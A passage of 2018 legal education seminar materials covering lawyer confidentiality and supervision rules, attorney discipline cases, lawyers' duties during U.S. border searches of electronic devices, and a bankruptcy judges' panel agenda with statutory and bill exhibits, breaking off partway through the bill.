[17b] A lawyer might be called as a witness to give testimony concerning a client or might be ordered to reveal information relating to the representation of a client by a court or by another tribunal or governmental entity claiming authority pursuant to other law to compel the disclosure. Absent informed consent of the client to do otherwise, the lawyer should assert on behalf of the client all nonfrivolous claims that the order is not authorized by other law or that the information sought is protected against disclosure by the attorney-client privilege or other applicable law. In the event of an adverse ruling, the lawyer must consult with the client about the possibility of appeal to the extent required by RPC 1.4. Unless review is sought, however, paragraph (c)(2) permits the lawyer to comply with the court's order.

Acting Competently to Preserve Confidentiality

[18] Paragraph (d) requires a lawyer to act competently to safeguard information relating to the representation of a client against unauthorized access by third parties and against inadvertent or unauthorized disclosure by the lawyer or other persons who are participating in the representation of the client or who are subject to the lawyer's supervision. *See* RPCs 1.1, 5.1, and 5.3. The unauthorized access to, or the inadvertent or unauthorized disclosure of information relating to the representation of a client does not constitute a violation of paragraph(d) if the lawyer has made reasonable efforts to prevent the access or disclosure. Factors to be considered in determining the reasonableness of the lawyer's efforts include, but are not limited to, the sensitivity of the information, the likelihood of disclosure if additional safeguards are not employed, the cost of employing additional safeguards, the difficulty of implementing the safeguards, and the extent to which the safeguards adversely affect the lawyer's ability to represent clients (*e.g.*, by making a device or important piece of software excessively difficult to use). A client may require the lawyer to implement special security measures not required by this Rule or may give informed consent to forgo security measures that would otherwise be required by this Rule. Whether a lawyer may be required to take additional steps to safeguard a client's information in order to comply with other law, such as state and federal laws that govern data privacy or that impose notification requirements upon the loss of, or unauthorized access to, electronic information, is beyond the

scope of these Rules. For a lawyer's duties when sharing information with nonlawyers outside the lawyer's own firm, see RPC 5.3, Comments [3]-[4].

[19] When transmitting a communication that includes information relating to the representation of a client, the lawyer must take reasonable precautions to prevent the information from coming into the hands of unintended recipients. This duty, however, does not require that the lawyer use special security measures if the method of communication affords a reasonable expectation of privacy. Special circumstances, however, may warrant special precautions. Factors to be considered in determining the reasonableness of the lawyer's expectation of confidentiality include the sensitivity of the information and the extent to which the privacy of the communication is protected by law or by a confidentiality agreement. A client may require the lawyer to implement special security measures not required by this Rule or may give informed consent to the use of a means of communication that would otherwise be prohibited by this Rule. Whether a lawyer may be required to take additional steps in order to comply with other law, such as state and federal laws that govern data privacy, is beyond the scope of these Rules.

Former Client
[20] The duty of confidentiality continues after the client-lawyer relationship has terminated. *See* RPC 1.9(c). See RPC 1.9(c) for the prohibition against using such information to the disadvantage of the former client.

Rule 5.1: RESPONSIBILITIES OF PARTNERS, MANAGERS, AND SUPERVISORY LAWYERS

(a) A partner in a law firm, and a lawyer who individually or together with other lawyers possesses comparable managerial authority in a law firm, shall make reasonable efforts to ensure that the firm has in effect measures giving reasonable assurance that all lawyers in the firm conform to the Rules of Professional Conduct.

(b) A lawyer having direct supervisory authority over another lawyer shall make reasonable efforts to ensure that the other lawyer conforms to the Rules of Professional Conduct.

(c) A lawyer shall be responsible for another lawyer's violation of the Rules of Professional Conduct if:

(1) the lawyer orders or, with knowledge of the specific conduct, ratifies the conduct involved; or

(2) the lawyer is a partner or has comparable managerial authority in the law firm in which the other lawyer practices, or has direct supervisory authority over the other lawyer, and knows of the conduct at a time when its consequences can be avoided or mitigated but fails to take reasonable remedial action.

Rule 5.2: RESPONSIBILITIES OF A SUBORDINATE LAWYER

(a) A lawyer is bound by the Rules of Professional Conduct notwithstanding that the lawyer acted at the direction of another person.

(b) A subordinate lawyer does not violate the Rules of Professional Conduct if that lawyer acts in accordance with a supervisory lawyer's reasonable resolution of an arguable question of professional duty.

B. Truth is stranger than Hollywood

1. In Tennessee, the sanction for negligence, including lack of competence, may depend on whether the conduct (or pattern of conduct) was intentional (and what kind of proof is offered by the disciplinary counsel), and also whether client funds are involved. *Compare Office of Disciplinary Counsel v. McKinney*, 668 S.W.2d 293 (Tenn. 1984)(chancery court erred in imposing harsher discipline than the public censure imposed by hearing panel, which found that attorney was "grossly negligent" in his representation of various clients, but "no evidence of intentional misconduct" was properly before the chancery court, even though there was such evidence) *with Sneed v. Board of Professional Conduct*, 37 S.W.3d 886 (Tenn. 2001)(six-month suspension warranted for negligent misconduct, including a pattern of neglect and incompetence). And Mr. Sneed still didn't learn his lesson. *See Sneed v. Board of Professional Responsibility*, 301 S.W.3d 603 (Tenn. 2010). The Tennessee Supreme Court affirmed Sneed's permanent disbarment for, among other instances of misconduct: (i) keeping a client "pretty much in the dark" about her case for four years; (ii) failing to explain potential conflict of interest to three co-defendants; (iii) disbursing settlement proceeds without satisfying physician's lien; and (iv) aiding in the unauthorized practice of law. *See also Threadgill v. Board of Professional Responsibility*, 299 S.W.3d 792 (Tenn. 2009)(attorney knowingly violated RPC 1.1 by habitually failing to notify clients about status of their cases, which was compounded by his misappropriation of settlement funds belong to clients, and one-year suspension was warranted).

2. Beard encouraged his client to settle a case by paying $10,000 when Beard was in possession of an unread trial court order awarding his client more than $6,000. Disciplinary hearing panel's finding that this conduct violated RPC 1.1 was supported by the evidence. *Beard v. Board of Professional Responsibility*, 288 S.W.3d 838, 855-56 (Tenn. 2009).

3. Maddux agrees to represent Tennessee residents in a personal injury action arising from a car accident in Florida despite not being licensed to practice law in Florida, not being knowledgeable of Florida law, and not associating a Florida attorney to assist with the case. Maddux fails to determine Florida statute of limitations until claim is time-barred. He fails to properly investigate the extent of his clients' injuries, and he fails to communicate with clients until they file a disciplinary complaint; then, he offers to settle with them with his own funds (comingled in his trust account), but still fails to advise them of the missed statute of limitations. Five month suspension is an appropriate sanction. *Maddux v. Board of Professional Responsibility*, 288 S.W.3d 340 (Tenn. 2009).

4. The Tennessee Court of Appeals stated in dicta in a business dispute case in which the plaintiffs claimed that the defendant owner of a business, who also happened to be a

lawyer, had a duty to tell them about the Real Estate Broker License Act that, "while every attorney is duty bound to exercise reasonable skill and diligence in representing the interests of his client, lawyers have never been presumed to know all the law." *Elevation Outdoor Advertising, LLC*, 220 S.W.3d 478, 491 n. 5 (Tenn. Ct. App. 2006) *citing Cleckner v. Dale*, 719 S.W.2d 535, 542 (Tenn. Ct. App. 1986). But note that *Cleckner v. Dale* may no longer be good law for any purposes after the Tennessee Supreme Court's holding in *Chapman v. Bearfield*, 207 S.W.3d 736 (Tenn. 2006).

5. "A lawyer's good name and professional reputation are his primary stock in trade, an asset to be cultivated and safeguarded throughout his career—even after ceasing the active practice of law. In an era when lawyers are often held in popular disdain, every lawyer should be vigilant to promote the integrity of the profession and the justice system in which we serve. Lawyers do this primarily in their day to day practice through how they meet and counsel clients in need; through how they advocate on their clients' behalf, in communications written and oral, with other lawyers and various tribunals; and through how they refrain from associating their good name with causes and arguments that would bring them and the profession into disrepute. … This case presents a sad example of a decent lawyer, who, in the autumn of a successful career, became careless in permitting the use of his name for improper purposes and needlessly brought dishonor on himself, his firm, the profession, and the justice system. In this appeal, the sadness is compounded by the lawyer's refusal to acknowledge his own misfeasance and his insistence on blaming others. Finding that the appellate arguments warrant only short shrift, we summarily affirm the order of discipline." In re Doud, 713 F.App'x 491 (6th Cir. 2018). Semi-retired attorney was suspended for 90 days for let others draft and sign his name to "one-size-fits-all" pleadings

6. Attorney suspended for one year for, along with other misconduct, for divulging confidential information. *In re Vogel*, 482 S.W.3d 620 (Tenn. 2016). Includes discussion of what kind of information may be disclosed. *See also Odom v. State*, 2017 WL 4764908 (Tenn. App. Oct. 20, 2017) (other circumstances in which confidential information may be revealed)

7. Attorney accused of malpractice may reveal confidential information. *Hartman v. Cunningham*, 217 S.W.3d 408 (Tenn. App. 2006).

8. *In re Disciplinary Proceeding Against Schafer*, 66 P.3d 1036 (Wash. 2003) (disclosure of client confidences warranted six-month suspension.

9. Client's identity is a protected confidence under Rule 1.6, subject to certain exceptions. *Dry Branch Kaolin v. Doe*, 622 A.2d 1320 (N.J. Sup. 1993)

10. Attorney's conduct in posting public, online responses to two negative client reviews on the internet, which included information related to his representation of the clients, violated Rule 1.6. *People v. Isaac*, 2016 WL 6124510 (Colo. Sept. 22, 2016). This is another discussion for another seminar. Apparently, a lot of Colorado attorneys have issues with protecting confidential client information. *See People v. Allen*, 2018 WL 5282894 (Colo. Sept. 2018); *People v. Hicks*, 2018 WL 999264 (Colo. Feb. 8, 2018); *People v. Branham*, 2017 WL 1046460 (Colo. Jan. 23, 2017); *People v. Bouzari*, 2016 WL 3970905 (Colo. July 13, 2016); *Brenner v. People*, 2016 WL 3465937 (Colo. Apr. 28, 2016); *People v. Muhr*, 2016 WL 1122659 (Colo. March 13, 2016); *People v.*

Trezise, 2016 WL 687214 (Colo. Feb. 18, 2016); *People v. Harrison*, 2016 WL 687199 (Colo. Feb. 8, 2016).

11. On January 6, 2016, a Williamson County lawyer was publically censured for using the notary stamp of an associate attorney in her office to notarize a pleading (later filed with the court) by signing the associate's name to the notarization without the associate's authority.

12. Arthur J. Lachman, *What You Should Know Can Hurt You: Management and Supervisory Responsibility for the Misconduct of Others Under Model Rules 5.1 and 5.3*, 18 NO. 1 PROF. LAW. 1 (2007); Douglas R. Richmond, *Professional Responsibilities of Law Firm Associates*, 45 BRANDEIS L.J. 199 (Winter 2007); Rachel Reiland, *The Duty to Supervise and Vicarious Liability: Why Law Firms, Supervising Attorneys and Associates Might Want to Take A Closer Look at Model Rules 5.1, 5.2 and 5.3*, 14 GEO. J. LEGAL ETHICS 1151 (Summer 2001).

13. New Mexico attorney who was local counsel failed to verify authenticity of forged prescription before introducing it into evidence. One-year suspension was deferred conditioned on one-year probationary period with supervision by practice monitor. Court found no support for hearing committee's concern that respondent attorney's law firm assigned her to case despite her lack of experience because she was not guided in her actions by a supervisory attorney within the firm, and, even if she had been, there was no arguable question of her duty not to submit fraudulent evidence. *In the Matter of Estrada*, 143 P.3d 731 (N.M. 2006).

14. Lawyer suspended for 6 months for failing to properly supervise attorneys who were also sanctioned for their repeated failures to keep clients reasonably informed, not adequately advising clients, and not following clients' instructions. Court noted that practice was exclusively criminal defense and bankruptcy, which meant that clients were generally unsophisticated. Suspension of supervising lawyer was reduced from 6 months and 1 day, because any suspension over 6 months required application for and approval of reinstatement and was therefore effectively a much longer suspension. *In the Matter of Phillips*, 244 P.3d 549 (Az. 2010).

15. Two attorneys representing same client received public reprimands for various misconduct in connection with 6 ½ year representation on same matter. Both were found "guilty" of failing to properly supervise subordinate attorney. Subordinate attorney, who left the firm long before the client's complaint, was found "not guilty" by Kentucky Bar Association Board of Governors (after being found "guilty" by trial commissioner) of failing to act with reasonable diligence and failing to adequately communicate with the client, and action against him was dismissed. *Kentucky Bar Association v. Weinberg, et. al.*, 198 S.W.3d 595 (Ky. 2006).

16. From 2006 through 2008, Hill's wife was office manager of his solo practice in his hometown of Hugo, Oklahoma, other than a one-month period when they were separated and a first divorce action was pending. Even though Hill's wife subsequently instituted another divorce action, she remained as his office manager, even during his in-patient treatment for depression and ultimate relocation to Oklahoma City to enter to the Lawyers Helping Lawyers program. Hill's wife, along with various secretarial staff, began writing checks with his rubber stamped signature on the firm's operating

account and trust accounts without Hill's knowledge or consent. Hill was found to have engaged in misconduct for failing to properly supervise non-lawyer staff and received public censure, largely because Hill made full restitution so that no client suffered an actual loss. *State of Oklahoma ex rel Oklahoma Bar Association v. Hill*, 281 P.3d 1264 (Ok. 2012).

17. Cohen received 30-day suspension for failing to properly supervise subordinate attorney (also named Cohen, but no indication in opinion whether related to respondent). Subordinate attorney filed trademark application before the PTO, but later filed a trademark application withdrawal without the client's knowledge or consent, and which stated that the application was expressly abandoned, which was materially false. Cohen conceded that there was no system in place in his law firm to "impart rudimentary ethics training to lawyers … particularly the less experienced ones. Equally troubling was the lack of a review mechanism which allowed an associate's work to be reviewed and guided by a supervisory attorney." Cohen challenged the finding of the BPR that he knew or should have known of the subordinate attorney's dishonesty. Court agreed with BPR that supervising attorneys are required under rules to reasonably monitor the course of representation of the firm's clients. Even though supervising attorneys may not be personally responsible for misconduct of subordinates, they are responsible for failing to properly supervise such subordinates, which constitutes separate and distinct misconduct. *In re Cohen*, 847 A.2d 1162 (D.C. Ct. App. 2004).
18. Smith, a two-year associate, was assigned a personal injury case initiated by a call from potential clients in response to firm's ad. Smith visited one of clients in the hospital and obtained her signature, including on behalf of her husband (even though she had no power of attorney), for a contingent-fee representation. After settlement, Smith, at direction of supervising attorney, was directed to revise disbursement statements to clients to "make [the numbers] work" to combine their separate recoveries so that contingency fee could be collected from combined amount. This resulted in wife receiving a smaller disbursement than reflected on the original disbursement itemization sent to her. Smith found to have violated rule against excessive fees. Court refused to accept Smith's defense that he was acting under direction from supervising attorney, stating that "[a] lawyer's obligations under the ethics rules are not diminished by the instructions of a supervising attorney." Nor did Court accept Smith's argument that the later-amended RPC's provided a safe harbor, noting that the fees were clearly excessive, so Smith could not have reasonably relied on any instruction from the supervising attorney otherwise. Smith received a public reprimand. *Disciplinary Counsel v. Smith*, 918 N.E.2d 992 (Ohio, 2009).

IV. Bridge of Spies - ATTORNEYS' ETHICAL OBLIGATIONS DURING INTERNATIONAL BORDER SEARCHES

Whether traveling overseas for a deposition, visiting a client's international offices, or just sneaking in a few billable hours while on vacation, lawyers are often faced with the prospect of engaging in legal practice while in another country. While technology has enabled unprecedented mobility for legal practitioners, it has also presented new challenges with

respect to ethical compliance and safeguarding confidential client information. Specifically, lawyers traveling with electronic devices must know their obligations for protecting client data on mobile devices while abroad and when returning to the United States.

In the 2017 fiscal year, U.S. Customers and Border Protection ("U.S. CBP") conducted searches of over 30,200 electronic devices, including laptops, computers, and tablets. "CBP Releases Updated Border Search of Electronic Device Directive and FY17 Statistics," U.S. Customs and Border Protection, https://www.cbp.gov/newsroom/national-media-release/cbp-releases-updated-border-search-electronic-device-directive-and (last accessed Oct. 25, 2018). Although this number is a small fraction of the reported 397 million travelers entering the United States, it represents a 60-percent increase from 2016 (~19,000 devices searched) and over a 350-percent increase from 2015 (~8,500 devices searched) Id.; see also Vanessa Romo and Joel Rose, "U.S. Customs and Border Protection Sets New Rules for Searching Electronic Devices," National Public Radio, Jan. 15, 2018, https://www.npr.org/sections/thetwo-way/2018/01/05/576139303/u-s-customs-and-border-patrol-sets-new-rules-for-searching-electronic-devices (last accessed Oct. 25, 2018).

While the percentage of searches conducted are relatively small compared to the volume of international travelers entering and re-entering the United States, lawyers must be especially sensitive to the effects of border searches upon their duties to maintain client confidences. Because lawyers often travel with client materials stored on or otherwise accessible via their laptops or phones, lawyers must understand their legal rights and ethical obligations if ever asked by a U.S. CBP agent to unlock an electronic device for inspection.

Specifically, lawyers are obligated to comply with lawful demands by law enforcement agents, but they also must make reasonable efforts to protect against the disclosure of confidential client information. American Bar Association Model Rules of Prof'l Conduct R. 1.6(c) (2018) (hereinafter Model Rules).

In 2014, the Supreme Court of the United States held that law enforcement officers generally must obtain a search warrant before accessing and examining digital information on an electronic device, such as a cell phone, seized from an arrested suspect. Riley v. California, 134 S. Ct. 2473, 2485 (U.S. 2014). However, several circuit courts have distinguished routine border searches from Riley on the basis that a border search is not the same as a search incident to arrest. United States v. Molina-Isidoro, 284, 292 (5th Cir. 2018); United States v. Vergara, 884 F.3d 1309, 1312–13 (11th Cir. 2018). Conversely, non-standard border searches that are more intrusive or non-routine, such as forensic searches, require reasonable suspicion of a crime. See Molina-Isidoro, 884 F.3d at 291; Vergara 884 F.3d at 1312.

The U.S. CBP 2018 directives and guidelines generally permit border agents to make a basic inspection and search of electronic devices without first seeking a warrant or having reasonable suspicion. U.S. Customs and Border Protection, CBP Directive No. 3340-049A, Border Search of Electronic Devices (2018), https://www.cbp.gov/sites/default/files/assets/documents/2018-Jan/CBP-Directive-3340-049A-Border-Search-of-Electronic-Media-Compliant.pdf (last accessed October 25, 2018). A basic inspection and search includes examination of the device and of information kept on the

device's hard drive that is accessible without a network connection. A basic inspection specifically does not permit a U.S. CBP agent to obtain information stored remotely, such as in the cloud. Id. at 4–5. However, if a customs agent has a reasonable suspicion of a criminal act or believes there is a potential threat to national security, the agent may obtain a supervisor's permission to conduct an advanced search. An advanced search may involve the agent connecting the device to a forensic tool that reviews, copies, and/or analyzes the device's contents. Id. at 5.

Directive 3340-049A specifically addresses border search procedures where an individual asserts that certain electronic information is protected by attorney-client privilege or the work product doctrine. Id. at 5–6. If an individual claims that information on the device is protected by attorney-client privilege or attorney work product, the customs agent must contact the U.S. CBP Associate or Assistant Chief Counsel Office to request assistance in separating privileged materials from non-privileged materials examined during a border search. Id. However, any attorney who claims a privilege and refuses to allow customs inspection of the device may have their device confiscated and detained by U.S. CBP for up to five days, or longer if extenuating circumstances exist. Id. at 7.

Few bar ethics committees have addressed an attorney's ethical obligations during border searches. However, in July 2017, the New York State Bar Association's Committee on Professional Ethics ("NYSBA Ethics Committee") issued an opinion regarding the lawyer's ethical duty to protect confidential client information where the lawyer has been asked to submit to a lawful, warrantless search of his or her electronic device. N.Y. Eth. Op. 2017-5, 2017 WL 6614552 (N.Y. State Bar Ass'n, Comm. On Prof'l Ethics 2017). The NYSBA Ethics Committee analyzed the attorney's duties during three specific timeframes: (1) before the lawyer crosses the U.S. border; (2) during processing at the U.S. border checkpoint where the search is requested; and (3) after the search of the device has occurred. Id. at *2.

The NYSBA Ethics Committee states that before an attorney crosses the U.S. border, he or she must make "reasonable efforts" to prevent the disclosure of confidential client information. Id. at *3. Rather than setting forth specific actions an attorney must take, the Committee suggests that what constitutes "reasonable efforts" must be made on a case-by-case basis. Id. However, the NYSBA Ethics Committee generally advises lawyers not to carry confidential client information on the hard drive of an electronic device when traveling across the U.S. border unless there is a legitimate professional reason, and not to bring information pertaining to especially sensitive client matters specifically without a compelling professional need. Id. at *5.

The NYSBA Ethics Committee Opinion provides that lawyers may take a number of precautionary steps to safeguard client information but does not claim that any one particular measure is required under the rules of professional conduct. Specifically, the Committee suggests that a lawyer may use a blank "burner" phone or laptop; may delete confidential information from the device using a secure-data-erasure tool prior to re-entry; may sign out of web-based services such as email, social media, and online file storage; may uninstall remote or local data access tools; may use secure remote access and storage tools such as a VPN and encrypted cloud storage to access client data remotely; and may use encryption protocols to

protect local and remote data. Id. Lawyers are expected to contemplate the overall facts and circumstances when deciding what measures constitute "reasonable efforts" for the situation and data concerned. See Model Rules R. 1.6(c) (providing factors relevant to the reasonableness of a lawyer's efforts to safeguard client confidences).

Pursuant to the NYSBA Ethics Committee's opinion, a lawyer is permitted to comply with a U.S. CBP agent's lawful demand for an inspection of an electronic device containing a client's confidential information. See Model Rules R. 1.6(b)(6) (permitting a lawyer to disclose confidential information to the extent the lawyer reasonably believes disclosure is necessary to comply with the law or a court order). However, the Committee recommends that lawyers should make "reasonable efforts" to dissuade customs officials from accessing and reviewing the information or otherwise to limit the extent or scope of the search. Id. at *8. Particularly, a lawyer should state to the customs agent that the electronic device contains confidential or privileged materials, request that the agent not search the materials, and ask to speak to a superior officer. Id. This request complies with the recommended procedures under U.S. CBP Direction 3340-049A § 5.2 pertaining to the review and handling of privileged material. It may also help for the attorney to carry some form of credentials such as a bar membership card or business card, as well as potentially carrying a copy of the U.S. CBP's policies and guidelines for reference.

Ultimately, the NYSBA Ethics Committee suggests that a lawyer should be reasonable with respect to dealing with border search demands. An attorney is not required to forego reentry into the U.S. and/or submit to custody while challenging the legality of the search, for example. Nor is an attorney required to obtain clients' permission to disclose in advance of a search. Id.

In the event that a lawyer's device is reviewed or seized as part of a border search, the lawyer must provide notice to any affected clients that a search occurred and the extent to which the customs agent reviewed, accessed, or copied any confidential information. Id. at *9. This is in furtherance of attorneys' obligation under Model Rule R. 1.4 stating a lawyer's duty to communicate with clients about ongoing matters, as well as Model Rule R. 1.15 stating a lawyer's duty to safeguard clients' property.

The NYSBA Ethics Committee's recommendation to alert clients to any disclosure of client materials caused by a border search aligns closely with a recently issued ethics opinion issued by the American Bar Association's Standing Committee on Ethics and Professional Responsibility ("ABA Ethics Committee"). On October 16, 2018, the ABA Ethics Committee issued Formal Opinion 483 providing attorneys guidance regarding their duty to safeguard client data and to notify clients regarding a data breach. The Opinion implicates Model Rule R. 1.1 (competence), 1.4 (communications), 1.6 (confidentiality), 1.15 (safekeeping of property), 5.1 (responsibilities of a partner or supervisory lawyer), and 5.3 (responsibilities regarding non-lawyer assistance).

While the ABA Ethics Committee's Opinion similarly does not specify particular actions an attorney must take in the event of a data breach, it does suggest that a lawyer may be obligated to disclose the breach and information thereof to the client when the breach involves the misappropriation, destruction, or compromise of client confidential information. Id. at *11.

The Opinion further advises attorneys as a matter of best practices to consider proactively developing an incident response plan for when client information has been compromised. Id. at *6. These recommendations can easily be applied to international travel and border searches, which may involve the unintended or unwanted disclosure of client data to a third party.

Attorneys should prepare for the possibility of a search, safeguard data as appropriate based upon the situation and information, and disclose to clients any review and/or copying of data by a customs agent as necessary. In addition to the recommendations provided by the ABA and NYSBA Ethics Committees, attorneys traveling with electronic devices should consider at least (1) reducing the amount of confidential client information carried upon or accessible by the electronic device; (2) using full-disk encryption on cell phones and laptops; (3) powering down the device before reaching the U.S. border; and (4) using strong, memorized passwords as opposed to fingerprint, face ID, smart-lock, or other non-mental access verification methods.

Attorneys should also be mindful of electronic storage devices other than cell phones or laptops which may contain client information such as thumb drives and camera SD cards. These devices often are not encrypted and may be subject to a search.

If you are asked to submit to an electronic device search, you should first ask to speak with a supervisor. CBD is supposed to have an internal procedure to do so. If pushed, you generally should not disclose the device's password; instead, if you intend to submit to the search, ask if you can enter the password yourself and turn over the device for the agent's review. If possible, also document the agents' names, badge numbers, and agencies for your records and for informing any affected clients.

Do not lie or intentionally deceive customs agents, physically interfere with their search, as these may constitute a crime. See 18 U.S.C. § 1001. As with dealing with all law enforcement officials, your patience and attitude can go a long way towards whether a search request is contentious or difficult. Notably, while U.S. citizens cannot be denied entry into the United States, can withhold the electronic device and detain you temporarily for questioning, which may pose a significant inconvenience for you, your employer, and your clients.

If your device is detained, you should ask for a property receipt in accordance with Customs Form 6051D. If the device is taken, you may state that you are complying with the temporary confiscation of the device under protest. In addition to informing your affected clients of the seizure and potential search, it is also recommended pursuant to data security best practices that you change all passwords and login credentials for any accounts that the electronic device is able to access.

Developing law firm policies regarding travel and storage of client data will go a long way towards minimizing your risk of exposing confidential client data or attorney work product during a search. Although your obligations for protection, search compliance, and client disclosure may vary depending on the circumstances, preparedness will help an attorney maintain his or her ethical obligations under the Model Rules and general professionalism while traveling abroad or engaging in international practice.

VIEW FROM THE BENCH

TAB 5

MODERATOR

HON. CHARLES M. WALKER
U.S. BANKRUPTCY COURT
MIDDLE DISTRICT OF TENNESSEE

MID-SOUTH COMMERCIAL LAW INSTITUTE

NASHVILLE MARRIOTT AT VANDERBILT UNIVERSITY
NASHVILLE, TENNESSEE
NOVEMBER 29 AND 30, 2018

AGENDA FOR JUDGES' PANEL

Hon. Charles M. Walker, Moderator

1. Impact of the increase in the quarterly fees of the United States Trustee.

    a) 28 U.S.C. § 1930(a)(6) (Exhibit A)

2. Debtor-in-possession Financing, including "Roll-ups" and "Priming Liens"

3. 363 Sale Issues including Break-up fees, Highest and Best Offers, and Bidding Procedures.

4. Enforceability of "Rogue UCCs" (UCCs that should have been terminated, but were sold to other creditors).

5. Venue Legislation

    a) S.2282 amending 28 U.S.C. § 1408 (Exhibit B)

6. Golden Ticket, Golden Shares and Blocking Rights in loan agreements providing a creditor with a veto power over a bankruptcy filing

7. Discharge injunction violations, including damages and inadvertent violations.

8. Attorneys' fees and reasonableness of "National Rates" compared to Local Rates.

    a) *Adcock-Ladd v. Sec. of Treas.*, 227 F.3d 343, 350 (6th Cir. 2000)

9. Post-petition retention of pre-petition consultants.

    a) Protocol for Engagement of Jay Alix & Assoc. and Affiliates (Exhibit C)

10. Bankruptcy Court's avoidance powers. Can the Bankruptcy Court avoid a tax sale?

11. Attorney misconduct or misbehavior

EXHIBIT A

§ 1930. Bankruptcy fees

(a) The parties commencing a case under title 11 shall pay to the clerk of the district court or the clerk of the bankruptcy court, if one has been certified pursuant to section 156(b) of this title, the following filing fees:

(1) For a case commenced under—

(A) chapter 7 of title 11, $245; and

(B) chapter 13 of title 11, $235.

(2) For a case commenced under chapter 9 of title 11, equal to the fee specified in paragraph (3) for filing a case under chapter 11 of title 11. The amount by which the fee payable under this paragraph exceeds $300 shall be deposited in the fund established under section 1931 of this title.

(3) For a case commenced under chapter 11 of title 11 that does not concern a railroad, as defined in section 101 of title 11, $1,167.

(4) For a case commenced under chapter 11 of title 11 concerning a railroad, as so defined, $1,000.

(5) For a case commenced under chapter 12 of title 11, $200.

~~(6) In~~*(6)*

(A) Except as provided in subparagraph (B), in addition to the filing fee paid to the clerk, a quarterly fee shall be paid to the United States trustee, for deposit in the Treasury, in each case under chapter 11 of title 11 for each quarter (including any fraction thereof) until the case is converted or dismissed, whichever occurs first. The fee shall be $325 for each quarter in which disbursements total less than $15,000; $650 for each quarter in which disbursements total $15,000 or more but less than $75,000; $975 for each quarter in which disbursements total $75,000 or more but less than $150,000; $1,625 for each quarter in which disbursements total $150,000 or more but less than $225,000; $1,950 for each quarter in which disbursements total $225,000 or more but less than $300,000; $4,875 for each quarter in which disbursements total $300,000 or more but less than $1,000,000; $6,500 for each quarter in which disbursements total $1,000,000 or more but less than $2,000,000; $9,750 for each quarter in which disbursements total $2,000,000 or more but less than $3,000,000; $10,400 for each quarter in which disbursements total $3,000,000 or more but less than $5,000,000; $13,000 for each quarter in which disbursements total $5,000,000 or more but less than $15,000,000; $20,000 for each quarter in which disbursements total $15,000,000 or more but less than $30,000,000; $30,000 for each quarter in which disbursements total more than $30,000,000. The fee shall be payable on the last day of the calendar month following the calendar quarter for which the fee is owed.

(B) During each of fiscal years 2018 through 2022, if the balance in the United States Trustee System Fund as of September 30 of the most recent full fiscal year is less than $200,000,000, the quarterly fee payable for a quarter in which disbursements equal or exceed $1,000,000 shall be the lesser of 1 percent of such disbursements or $250,000.

(7) In districts that are not part of a United States trustee region as defined in section 581 of this title, the Judicial Conference of the United States may require the debtor in a case under chapter 11 of title 11 to pay fees equal to those imposed by paragraph (6) of this subsection. Such fees shall be deposited as offsetting receipts to the fund established under section 1931 of this title and shall remain available until expended.

An individual commencing a voluntary case or a joint case under title 11 may pay such fee in installments. For converting, on request of the debtor, a case under chapter 7, or 13 of title 11, to a case under chapter 11 of title 11, the debtor shall pay to the clerk of the district court or the clerk of the bankruptcy court, if one has been certified pursuant to section 156(b) of this title, a fee of the amount equal to the difference between the fee specified in paragraph (3) and the fee specified in paragraph (1).

(b) The Judicial Conference of the United States may prescribe additional fees in cases under title 11 of the same kind as the Judicial Conference prescribes under section 1914(b) of this title.

(c) Upon the filing of any separate or joint notice of appeal or application for appeal or upon the receipt of any order allowing, or notice of the allowance of, an appeal or a writ of certiorari $5 shall be paid to the clerk of the court, by the appellant or petitioner.

(d) Whenever any case or proceeding is dismissed in any bankruptcy court for want of jurisdiction, such court may order the payment of just costs.

(e) The clerk of the court may collect only the fees prescribed under this section.

(f)

(1) Under the procedures prescribed by the Judicial Conference of the United States, the district court or the bankruptcy court may waive the filing fee in a case under chapter 7 of title 11 for an individual if the court determines that such individual has income less than 150 percent of the income official poverty line (as defined by the Office of Management and Budget, and revised annually in accordance with section 673(2) of the Omnibus Budget Reconciliation Act of 1981) applicable to a family of the size involved and is unable to pay that fee in installments. For purposes of this paragraph, the term 'filing fee' means the filing fee required by subsection (a), or any other fee prescribed by the Judicial Conference under subsections (b) and (c) that is payable to the clerk upon the commencement of a case under chapter 7.

(2) The district court or the bankruptcy court may waive for such debtors other fees prescribed under subsections (b) and (c).

(3) This subsection does not restrict the district court or the bankruptcy court from waiving, in accordance with Judicial Conference policy, fees prescribed under this section for other debtors and creditors.

EXHIBIT B

CONGRESS.GOV

S.2282 - Bankruptcy Venue Reform Act of 2018

115th Congress (2017-2018) | Get alerts

Summary(0) **Text(1)** Actions(1) Titles(2) Amendments(0) Cosponsors(1) Committees(1) Related Bills(0)

There is one version of the bill.

Text available as: XML/HTML | XML/HTML (new window) | TXT | PDF (PDF provides a complete and accurate display of this text.) ?

Shown Here:
Introduced in Senate (01/08/2018)

115TH CONGRESS
2D SESSION

S. 2282

To amend title 28, United States Code, to modify venue requirements relating to bankruptcy proceedings.

IN THE SENATE OF THE UNITED STATES

JANUARY 8, 2018

Mr. CORNYN (for himself and Ms. WARREN) introduced the following bill; which was read twice and referred to the Committee on the Judiciary

A BILL

To amend title 28, United States Code, to modify venue requirements relating to bankruptcy proceedings.

Be it enacted by the Senate and House of Representatives of the United States of America in Congress assembled,

SECTION 1. SHORT TITLE.

This Act may be cited as the "Bankruptcy Venue Reform Act of 2018".

SEC. 2. FINDINGS AND PURPOSE.

(a) FINDINGS.—Congress finds that—

(1) bankruptcy law provides a number of venue options for filing bankruptcy under chapter 11 of title 11, United States Code, including place of incorporation, principal place of business and assets, or where an affiliate has filed a case under chapter 11;

(2) the wide range of permissible bankruptcy venue options has led to an increase in companies filing for bankruptcy outside of their home States, or the district in which their principal place of business or principal assets are located, a practice known as forum shopping, and has resulted in a concentration of bankruptcy cases in a few districts;

(3) bankruptcy forum shopping prevents small businesses, employees, retirees, creditors, and other important stakeholders from fully participating in bankruptcy cases that will have tremendous impacts on their lives, communities, and local economies, and deprives district courts of the United States of the opportunity to contribute to the development of bankruptcy law in their jurisdictions; and

(4) reducing forum shopping and manipulation in the bankruptcy system will strengthen the integrity, build public confidence, and ensure fairness in the bankruptcy system.

(b) PURPOSE.—The purpose of this Act is to prevent the practice of forum shopping in cases filed under chapter 11 of title 11, United States Code.

SEC. 3. VENUE OF CASES UNDER TITLE 11.

Title 28, United States Code, is amended—

(1) by striking section 1408 and inserting the following:

"§1408. Venue of cases under title 11

